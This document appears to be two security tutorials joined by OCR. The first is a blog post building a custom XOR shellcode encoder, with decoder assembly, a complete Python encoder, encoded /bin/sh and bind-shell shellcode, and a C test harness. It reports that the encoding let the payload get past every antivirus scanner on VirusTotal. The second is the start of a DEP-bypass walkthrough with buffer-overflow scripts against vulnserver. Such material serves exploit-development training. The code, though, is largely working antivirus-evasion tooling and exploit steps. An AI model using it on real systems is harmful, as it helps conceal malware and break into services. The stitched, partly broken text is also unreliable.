 decoder:
```

```
pop   esi ; $esi: shellcode

; point $edi to the start of the shellcode
lea   edi, [esi]

decode:
; fill $bx with the xor byte
mov   bl, byte [edi + ecx]
mov   bh, bl

; if the current byte is the delimiter
; jmp to the decoded shellcode at $esi
mov   al, dl
xor   al, bl
jz    short shellcode

; xor the current word
mov   ax, word [edi + 1 + ecx]
xor   ax, bx

; mov the current word into [$edi]
; to overwrite the previous xor byte
mov   word [edi], ax

; each iteration will result in the distance
; to the next bytes increasing by 1, increment
; $ecx so we can continue to calculate the
; correct offsets.
inc   ecx

; process the next chunk
```

```
    lea   edi, [edi + 2]
    jmp   short decode

 call_decoder:
    call  decoder
    shellcode: db "shellcode is placed here"
```

The initial code that will be executed is found under the _start label. As has been seen in the previous SLAE posts, it first XORs the registers that need to be cleared with themselves, to ensure they are filled with 0:

```
xor   eax, eax
xor   ebx, ebx
xor   ecx, ecx
xor   edx, edx
```

After the registers have been cleared, the value 0x45 is stored in $dl. This value is used as an end-of-file (EOF) delimiter. The reason this is required, is because when we process the shellcode later in the program, we need to know at which point to stop processing it; otherwise it would loop indefinitely:

```
mov   dl, 0x45  ; $dl: the EOF delimiter
```

After setting up the EOF delimiter, execution is passed to the instruction following the call_decoder label:

```
jmp   short call_decoder
```

This instantly calls decoder, which results in the address of shellcode being pushed on to the stack.

When using the call instruction, the address of the next instruction is pushed on to the stack so the program knows where to return execution to once the function has finished executing.

```
call  decoder
shellcode: db "shellcode is placed here"
```

The decoder function does not do much other than pop the address of the shellcode off the stack and into $esi and then load the same address into $edi:

```
pop   esi ; $esi: shellcode

; point $edi to the start of the shellcode
lea   edi, [esi]
```

After running decoder, execution drops into the decode function; which is the main loop of the decoder.

As the encoded payload is split into chunks of 3 bytes, which start with the byte used to XOR the subsequent word, it first needs to create a word built from the XOR byte.

The combination of $edi + $ecx will always point to the start of the next chunk that needs to be processed. Loading the byte at the address of these two register summed together will give us the XOR byte:

; fill $bx with the xor byte

mov bl, byte [edi **+** ecx]

mov bh, bl

Before continuing, the decoder now needs to verify that the current byte that is being processed is not the EOF delimiter.

To do this, what we believe to be the XOR byte is moved into $al and is then XORd with the current byte that was just moved into $bl.

If the zero flag is set following this operation, it means the two bytes matched, and we have finished decoding the payload. In this scenario, a jump is made to the shellcode label, where the payload will then be executed:

; if the current byte is the delimiter

; jmp to the decoded shellcode at $esi

mov al, dl

xor al, bl

jz short shellcode

If the jump wasn't taken, then we have another chunk to process. As a word has been built in the $bx register containing the XOR bytes, the word starting at the next byte after the current pointer is loaded into $ax and then XORd with $bx:

; xor the current word

mov ax, word [edi **+** 1 **+** ecx]

xor ax, bx

As the XOR byte that was prepended to the current chunk does not belong to the decoded payload, it now needs to be removed. To do this, we move the decoded word in $ax to the address pointed to by $edi (i.e. where the XOR byte currently resides).

; mov the current word into [$edi]

; to overwrite the previous xor byte

mov word [edi], ax

Now that the chunk has been successfully decoded and the XOR byte has been overwritten, the next chunk can be processed.

As mentioned when XORing the current word, the position of the current chunk is determined by combining $edi and $ecx. The reason for this is due to an odd number of bytes being contained within each chunk and the shifting that occurs.

This means, every time a chunk is processed, $edi alone would fall one place behind where the start of the next chunk is. To work around this, $ecx is incremented by 1 each time a chunk is processed, and as a result allows the decoder to keep track of where the next chunk is located.

With this in mind, the final step of the decode loop is to increment $ecx, move $edi forward by 2 bytes (to place it at the byte after the word that was just decoded) and then jump to decode once more to process the next chunk.

Automating Encoding Process

Rather than manually selecting a XOR byte for each chunk, a valid EOF delimiter byte and then processing each word in the unencoded shellcode - I have created a small Python script which will automate all these tasks.

When selecting the XOR byte to use for each chunk, it will randomise the order in which it checks the 254 byte range, meaning that encoding the same payload twice will likely not produce the same output twice.

The full script can be found below:

```
import random

import struct

import sys


print


decoder_stub =  '\x31\xc0\x31\xdb\x31\xc9\x31\xd2'

decoder_stub += '\xb2\x45\xeb\x1f\x5e\x8d\x3e\x8a'

decoder_stub += '\x1c\x0f\x88\xdf\x88\xd0\x30\xd8'

decoder_stub += '\x74\x16\x66\x8b\x44\x0f\x01\x66'

decoder_stub += '\x31\xd8\x66\x89\x07\x41\x8d\x7f'

decoder_stub += '\x02\xeb\xe4\xe8\xdc\xff\xff\xff'


def find_valid_xor_byte(bytes, bad_chars):

  for i in random.sample(range(1, 256), 255):

    matched_a_byte = False


    # Check if the potential XOR byte matches any of the bad chars.
```

```
        for byte in bad_chars:
            if i == int(byte.encode('hex'), 16):
                matched_a_byte = True
                break

        for byte in bytes:
            # Check that the current byte is not the same as the
            # XOR byte, otherwise null bytes will be produced.
            if i == int(byte.encode('hex'), 16):
                matched_a_byte = True
                break

            # Check if XORing using the current byte would result in any
            # bad chars ending up in the final shellcode.
            for bad_byte in bad_chars:
                if struct.pack('B', int(byte.encode('hex'), 16) ^ i) == bad_byte:
                    matched_a_byte = True
                    break

            # If a bad char would be encountered when XORing with the
            # current XOR byte, skip continuing checking the bytes and
            # try the next candidate.
            if matched_a_byte:
                break

        if not matched_a_byte:
            return i

if len(sys.argv) < 2:
    print 'Usage: python {name} [shellcode] [optional: bad_chars]'.format(name = sys.argv[0])
    exit(1)
```

```
bad_chars = '\x0a\x00\x0d'
if len(sys.argv) > 2:
    bad_chars = sys.argv[2].replace('\\x', '').decode('hex')

shellcode = sys.argv[1].replace('\\x', '').decode('hex')
encoded = []
chunk_no = 0

# Issue a warning if any of the bad chars are found within the decoder itself.
stub_has_bad_char = False

for char in bad_chars:
    for byte in decoder_stub:
        if char == byte:
            stub_has_bad_char = True
            break

    if stub_has_bad_char:
        break

if stub_has_bad_char:
    print '\033[93m[!]\033[00m One or more bad chars were found in the decoder stub\n'

# Loop through the shellcode in 2 byte chunks and find a byte to XOR them
# with, each time prepending the XOR byte to the encoded chunk.
while len(shellcode) > 0:
    chunk_no += 1
    xor_byte = 0
    chunk = shellcode[0:2]
```

```
    xor_byte = find_valid_xor_byte(chunk, bad_chars)

    if xor_byte == 0:
        print 'Failed to find a valid XOR byte to encode chunk {chunk_no}'.format(chunk_no =
chunk_no)
        exit(2)

    encoded.append(struct.pack('B', xor_byte))
    for i in range(0, 2):
        if i < len(chunk):
            encoded.append(struct.pack('B', (int(chunk[i].encode('hex'), 16) ^ xor_byte)))
        else:
            encoded.append(struct.pack('B', xor_byte))

    shellcode = shellcode[2::]

# Find a byte that does not appear in the decoder stub or the encoded
# shellcode which can be used as an EOF delimiter.
xor_byte = find_valid_xor_byte(decoder_stub.join(encoded), bad_chars)

if xor_byte == 0:
    print 'Failed to find a valid XOR byte for the delimiter'
    exit(3)

decoder_stub = decoder_stub.replace('\x45', struct.pack('B', xor_byte))
encoded.append(struct.pack('B', xor_byte))

# Join the decoder and encoded payload together and output to screen.
final_shellcode = ''.join('\\x' + byte.encode('hex') for byte in decoder_stub)
final_shellcode += ''.join('\\x' + byte.encode('hex') for byte in encoded)
print final_shellcode
```

Testing The Encoder

To test the encoder, I used an execve shellcode, which will spawn a /bin/sh shell:

$ python xorfuscator.py
'\xeb\x1a\x5e\x31\xdb\x88\x5e\x07\x89\x76\x08\x89\x5e\x0c\x8d\x1e\x8d\x4e\x08\x8d\x56\x0c\x31\xc0\xb0\x0b\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x41\x42\x42\x42\x42\x43\x43\x43\x43'

\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb2\x8c\xeb\x1f\x5e\x8d\x3e\x8a\x1c\x0f\x88\xdf\x88\xd0\x30\xd8\x74\x16\x66\x8b\x44\x0f\x01\x66\x31\xd8\x66\x89\x07\x41\x8d\x7f\x02\xeb\xe4\xe8\xdc\xff\xff\xff\x85\x6e\x9f\x12\x4c\x23\x71\xaa\xf9\xb5\xeb\xb2\x25\xac\x53\x76\x7e\xff\xd3\x8d\xdf\x4c\xc1\x52\x7f\xf2\x31\x3b\x33\xb6\xad\xfb\xa1\x1a\x2b\xda\xf2\x42\xf9\x52\x9f\xd2\x99\x71\x78\x1c\xe3\xe3\x44\xbb\x6b\x78\x1a\x11\xe5\x8b\xca\x32\x41\x5a\xe8\xa9\xaa\x31\x73\x73\xe6\xa4\xa5\x37\x74\x74\x4d\x0e\x4d\x8c

I then placed this shellcode into the same C program that I have used in the other SLAE posts:

```
#include <stdio.h>

#include <string.h>


int main(void)

{

   unsigned char code[] =
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb2\x8c\xeb\x1f\x5e\x8d\x3e\x8a\x1c\x0f\x88\xdf\x88\xd0\x30\xd8\x74\x16\x66\x8b\x44\x0f\x01\x66\x31\xd8\x66\x89\x07\x41\x8d\x7f\x02\xeb\xe4\xe8\xdc\xff\xff\xff\x85\x6e\x9f\x12\x4c\x23\x71\xaa\xf9\xb5\xeb\xb2\x25\xac\x53\x76\x7e\xff\xd3\x8d\xdf\x4c\xc1\x52\x7f\xf2\x31\x3b\x33\xb6\xad\xfb\xa1\x1a\x2b\xda\xf2\x42\xf9\x52\x9f\xd2\x99\x71\x78\x1c\xe3\xe3\x44\xbb\x6b\x78\x1a\x11\xe5\x8b\xca\x32\x41\x5a\xe8\xa9\xaa\x31\x73\x73\xe6\xa4\xa5\x37\x74\x74\x4d\x0e\x4d\x8c";


   printf("Shellcode length: %d\n", strlen(code));


   void (*s)() = (void *)code;

   s();


   return 0;

}
```

After compiling by running gcc -m32 -fno-stack-protector -z execstack test_shellcode.c -o test and running the test executable, it successfully decoded the payload and spawned a shell:

$ ./test

Shellcode length: 124

$ whoami

rastating


How Does It Affect AV Evasion?

After finishing coding the encoder and decoder, I was curious to see how anti-viruses would respond to it.

To test, I used msfvenom to create a bind TCP shellcode by running msfvenom -p linux/x86/shell_bind_tcp, which created the following 78 bytes:

\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80\x5b\x5e\x52\x68\x02\x00\x11\x5c\x6a\x10\x51\x50\x89\xe1\x6a\x66\x58\xcd\x80\x89\x41\x04\xb3\x04\xb0\x66\xcd\x80\x43\xb0\x66\xcd\x80\x93\x59\x6a\x3f\x58\xcd\x80\x49\x79\xf8\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80

I then placed this shellcode into the C file used to test the encoder initially, compiled it and uploaded it to VirusTotal. The executable was successfully identified by Avast, ClamAV and AVG as being dangerous:




I then encoded the msfvenom generated shellcode with Xorfuscator:

$ python xorfuscator.py
'\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80\x5b\x5e\x52\x68\x02\x00\x11\x5c\x6a\x10\x51\x50\x89\xe1\x6a\x66\x58\xcd\x80\x89\x41\x04\xb3\x04\xb0\x66\xcd\x80\x43\xb0\x66\xcd\x80\x93\x59\x6a\x3f\x58\xcd\x80\x49\x79\xf8\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80'

\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb2\xa4\xeb\x1f\x5e\x8d\x3e\x8a\x1c\x0f\x88\xdf\x88\xd0\x30\xd8\x74\x16\x66\x8b\x44\x0f\x01\x66\x31\xd8\x66\x89\x07\x41\x8d\x7f\x02\xeb\xe4\xe8\xdc\xff\xff\xff\x7d\x4c\xa6\x09\xfe\xea\xd8\x8b\x9b\x0c\x5f\x66\x30\x32\xb9\x07\xe6\xb7\x0f\x69\xc2\xab\x2b\xf0\x3e\x60\x6c\xea\x82\xe8\x63\x63\x72\x68\x34\x02\xeb\xfb\xba\xef\xbf\x66\xf4\x15\x9e\xbb\xdd\xe3\x73\xbe\xf3\xbb\x32\xfa\xeb\xef\x58\x20\x24\x90\xe3\x85\x2e\x64\xe4\x27\x59\xe9\x3f\xee\x23\x6e\x63\xf0\x3a\x47\x2d\x78\x68\x30\xa5\x66\xe6\x2f\x69\x10\x91\xfa\x92\xd5\x3e\x11\x4d\xf4\x9c\x9c\x16\x39\x74\xa0\xc9\xce\xd2\x5b\x31\x5c\x0c\x0f\xfb\x72\x1a\xb6\x06\xbd\xd1\x1c\x51\xa4

After encoding it, I placed the encoded shellcode into the same C file again, compiled, and uploaded to VirusTotal once more. As expected, no anti-virus applications were able to successfully detect the file as being dangerous:



This test illustrates how effective using a custom encoding scheme can be when attempting to evade AV systems.

https://rastating.github.io/creating-a-custom-shellcode-encoder/

https://github.com/rastating/slae

https://docs.pwntools.com/en/stable/encoders.html

https://medium.com/syscall59/writing-a-custom-shellcode-encoder-31816e767611

DEP Bypass

Data Execution Prevention (DEP) was introduced as a protection mechanism to make parts of memory non-executable, due to which attacks that attempt to execute instructions on the stack will lead to exceptions. But motivated cybersecurity researchers have found ways to bypass it.

Though Windows have other protection mechanisms to protect the system against similar attack scenarios, it's good for a cybersecurity enthusiast to keep themselves updated about various techniques that can be leveraged to bypass these protection mechanisms.

Pre-requisites:

- Brief understanding of Buffer Overflow exploit development
- Some knowledge of Assembly Language would also be helpful

Requirements:

- Immunity Debugger with mona installed
- A system running Windows
- A system running Kali
- A vulnerable application

The easiest way to bypass DEP is using Return-Oriented Programming. It can also be used to bypass code signing.

The main idea behind ROP is to get control of the stack to further chain together machine instructions from the subroutines present in the memory.

These existing assembly code is referred to as gadgets, each ends with a return instruction (RET) and then points to next gadget, hence the name ROP chains.

We can chain together the gadgets to develop our shellcode but that would take a lot of time and effort, so the smart way is to either disable DEP in runtime or allocate some space in the memory not protected by execution prevention wherein we can put our shellcode.

Since we are executing instructions already available in the system memory, the initial requirement is to be familiar with the APIs in Windows that can be leveraged to bypass DEP.

The table below lists the APIs and their functionality that can be used to achieve this:

API	What does it do
VirtualAlloc	Creates new memory location without DEP protection
HeapCreate	Creates a private heap that allows code execution
SetProcessDEPPolicy	DEP policy will be changed to enable execution of code from stack.
NtSetInformationProcess	DEP policy will be changed to enable execution of code from stack.
VirtualProtect	Changes protection level of memory to cause code execution.
WriteProcessMemory	Allows code to be written at a memory location with no protection.

A ROP chain can be developed to use any of the above functions given it is available for the Windows version of the victim machine.

Sounds complicated right? It's not thanks to the authors of mona who have made life simpler for the hackers and difficult for the developers.

Exploit Development


1.) Turn on DEP

Though DEP is already enabled by default, but just to be sure let's check that it's on.

Navigate to: Control Panel -> System and Security -> System -> Advanced System Settings

Then choose **"Turn on DEP for all programs and services except those I select"** if not already

Choose Apply and Okay everywhere and restart the system.



2.) Setting up the exploit development environment

People with experience in stack based Buffer Overflow exploit development will be familiar of these interim steps.

a.) Start the testing Windows machine, wherein we will debug the vulnerable application to twerk and develop our fully functional exploit.

b.) Make sure the vulnerable application is installed and running properly.

c.) Ensure Immunity debugger is working properly and mona.py is present in the PyCommands folder of Immunity Debugger Application.

3.) Finding the Offset

Now that everything is up and running let's move on to the fun part — the exploit development process.

The application which we are using is called vulnserver, which as the name suggest is vulnerable.


In vulnserver TRUN command has been found to be vulnerable to stack based buffer overflow, which in layman's terms means that the application will crash when an input string of long length that the application can't handle is sent through the TRUN command. To be a bit more technical, since the application has no boundation on the length of input that it can receive, so the memory space (buffer) and the EIP (instruction pointer) gets overwritten.

To verify this, let's send a string of say 3000 from the attacker machine to the application to ensure that it is vulnerable:


#!/usr/bin/python
import socket,sys
host=”192.168.2.135"
port=9999

*buffer = “TRUN /.:/” + “A” * 3000*
expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()

As expected the application crashes:



On attaching the application to Immunity Debugger and running the same script we can see that the EIP is overwritten with four (length of an instruction) 41s which is hex for A.



We aim to get control of the EIP and point it to a location where our shellcode resides.

For that we aim to the find the length of string (offset) after which the EIP is overwritten.

a.) We are going to utilise metasploit's scripts to figure this out.

Run the following command in kali terminal to generate a random string of length 3000

/usr/share/metasploit-framework/tools/pattern_create.rb -l 3000

Now, instead of the AAAs that we were sending to crash the application, we are going to send this random string of same length and find out the character being written in EIP.


We restart the application from Immunity Debugger (Debugger->Restart) and run the below script from the attacker machine.

```
#!/usr/bin/python
import socket
server = '192.168.43.200'
sport = 9999
prefix =
'Aa0Aa1Aa……Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv
9'
attack = prefix
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
```

print “Sending attack to TRUN . with length “, len(attack)
s.send((‘TRUN .’ + attack + ‘\r\n’))
print s.recv(1024)
s.send(‘EXIT\r\n’)
print s.recv(1024)
s.close()

The application will crash again but this time EIP will be overwritten with a part of the random string that we sent from the attacker machine.

In our case which is **396F4338**



b.) Again we will use metasploit to figure out the exact offset.

Run the following command from the Kali terminal:

/usr/share/metasploit-framework/tools/pattern_offset.rb -q 386f4338 -l 3000

Replace the text highlighted in yellow with whatever characters EIP was overwritten with.

The output will tell us the offset enabling us to write whatever we wish to in the EIP.

